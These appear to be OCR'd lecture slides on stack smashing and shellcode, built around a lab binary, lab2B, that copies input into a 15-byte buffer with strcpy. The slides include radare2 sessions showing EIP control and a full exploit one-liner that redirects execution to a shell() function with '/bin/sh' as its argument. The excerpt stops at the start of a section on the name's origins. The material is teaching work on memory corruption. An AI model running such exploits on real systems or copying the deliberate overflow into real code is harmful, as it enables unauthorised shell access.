Shellcode


@caffix

Agenda

- Stack Smashing Review
- What is Shellcode
- Shellcode Basics
- Alphanumeric Shellcode
- Shellcode Generators


Overwritting EIP

- A lot of memory corruption exploits end up with either partial of full overwrite of the **Extended Instruction Pointer**. (EIP)
- The EIP controls which Assembly Instructions to execute **NEXT**.




```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

/*
 * compiled with:
 * gcc -O0 -fno-stack-protector lab2B.c -o lab2B
 */

char* exec_string = "/bin/sh";

void shell(char* cmd)
{
    system(cmd);
}

void print_name(char* input)
{
    char buf[15];
    strcpy(buf, input);
    printf("Hello %s\n", buf);
}

int main(int argc, char** argv)
{
    if(argc != 2)
    {
        printf("usage:\n%s string\n", argv[0]);
        return EXIT_FAILURE;
    }

    print_name(argv[1]);

    return EXIT_SUCCESS;
}
~
```

r2 -d ./lab2B AAAA



```
lab2B@warzone:/levels/lab02$ r2 -d ./lab2B AAAA
Process with PID 7510 started...
PID = 7510
pid = 7510 tid = 7510
r_debug_select: 7510 7510
Using BADDR 0x8048000
Asuming filepath ./lab2B
bits 32
pid = 7510 tid = 7510
 -- THIS IS NOT A BUG
[0xb7fdf0d0]> dc
Hello AAAA
r_debug_select: 7510 1
[0xb7fdbd4c]> q
Do you want to quit? (Y/n)
Do you want to kill the process? (Y/n)
```

r2 -d ./lab2B $(python -c 'print "A"*50')




```
lab2B@warzone:/levels/lab02$ r2 -d ./lab2B $(python -c 'print "A"*50')
Process with PID 7531 started...
PID = 7531
pid = 7531 tid = 7531
r_debug_select: 7531 7531
Using BADDR 0x8048000
Asuming filepath ./lab2B
bits 32
pid = 7531 tid = 7531
 -- Execute commands on a temporary offset by appending '@ offset' to your command.
[0xb7fdf0d0]> dc
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[+] SIGNAL 11 errno=0 addr=0x41414141 code=1 ret=0
r_debug_select: 7531 1
[+] signal 11 aka SIGSEGV received 0
[0x41414141]> dr
oeax = 0xffffffff
eip = 0x41414141
eax = 0x00000039
ebx = 0xb7fcd000
ecx = 0x00000000
edx = 0xb7fce898
esp = 0xbffff650
ebp = 0x41414141
esi = 0x00000000
edi = 0x00000000
eflags = 0x00010286

[0x41414141]> 
```

We Control EIP

Send our EIP here

Remember this? The stack frame




void Shell()

char *cmd

Radare2 to the Rescue!


- r2 ./lab2B
  - aaa
  - afl
- That’s the address!



```
[0x42424242]> aaa
[0x42424242]> afl
0x080485c0  34   1   entry0
0x080485b0  6   1   sym.imp.__libc_start_main
0x080485b6  10   2   fcn.080485b6
0x08048560  12   1   section..plt
0x0804856c  10   1   sub.printf_12_56c
0x08048576  10   1   fcn.08048576
0x08048580  6   1   sym.imp.strcpy
0x08048586  10   1   fcn.08048586
0x08048590  6   1   sym.imp.system
0x08048596  10   1   fcn.08048596
0x080485a0  6   1   sym.imp.__gmon_start__
0x080485a6  10   1   fcn.080485a6
0x080485f0  4   1   sym.__x86.get_pc_thunk.bx
0x08048600  42   4   sym.deregister_tm_clones
0x0804862a  61   4   fcn.0804862a
0x08048667  39   3   fcn.08048667
0x08048690  45   8   sym.frame_dummy
0x080486bd  19   1   sym.shell
```

Let’s Point the argument to exec_string

- Use another string for the shell function



```
lab2B@warzone:/levels/lab02$ r2 ./lab2B
 -- WASTED
[0x080485c0]> aaa
[0x080485c0]> iz
vaddr=0x080487d0 paddr=0x000007d0 ordinal=000 sz=8 len=7 section=.rodata type=a string=/bi
n/sh
vaddr=0x080487d8 paddr=0x000007d8 ordinal=001 sz=10 len=9 section=.rodata type=a string=He
llo %s\n
vaddr=0x080487e2 paddr=0x000007e2 ordinal=002 sz=18 len=17 section=.rodata type=a string=u
sage:\n%s string\n

[0x080485c0]> 
```

iz for strings!

Full stack smash

- Due to some stack allocation **wizardy** we actually need to place it four bytes **PAST** our EIP overwrite.
- r2 -d ./lab2B $(python -c 'print "A"*27 + "\xBD\x86\x04\x08" + "JUNK" + "\xD0\x87\x04\x08" ')

We Win!

Agenda

- ~~Stack Smashing Review~~
- What is Shellcode
- Shellcode Basics
- Alphanumeric Shellcode
- Shellcode Generators

Defining Shellcode

Shellcode

- A set of instructions that are injected by the user and executed by the exploited binary
- Generally the ‘payload’ of an exploit
- Using shellcode you can essentially make a program execute code that never existed in the original binary
- You’re basically injecting code

Origins of the Name

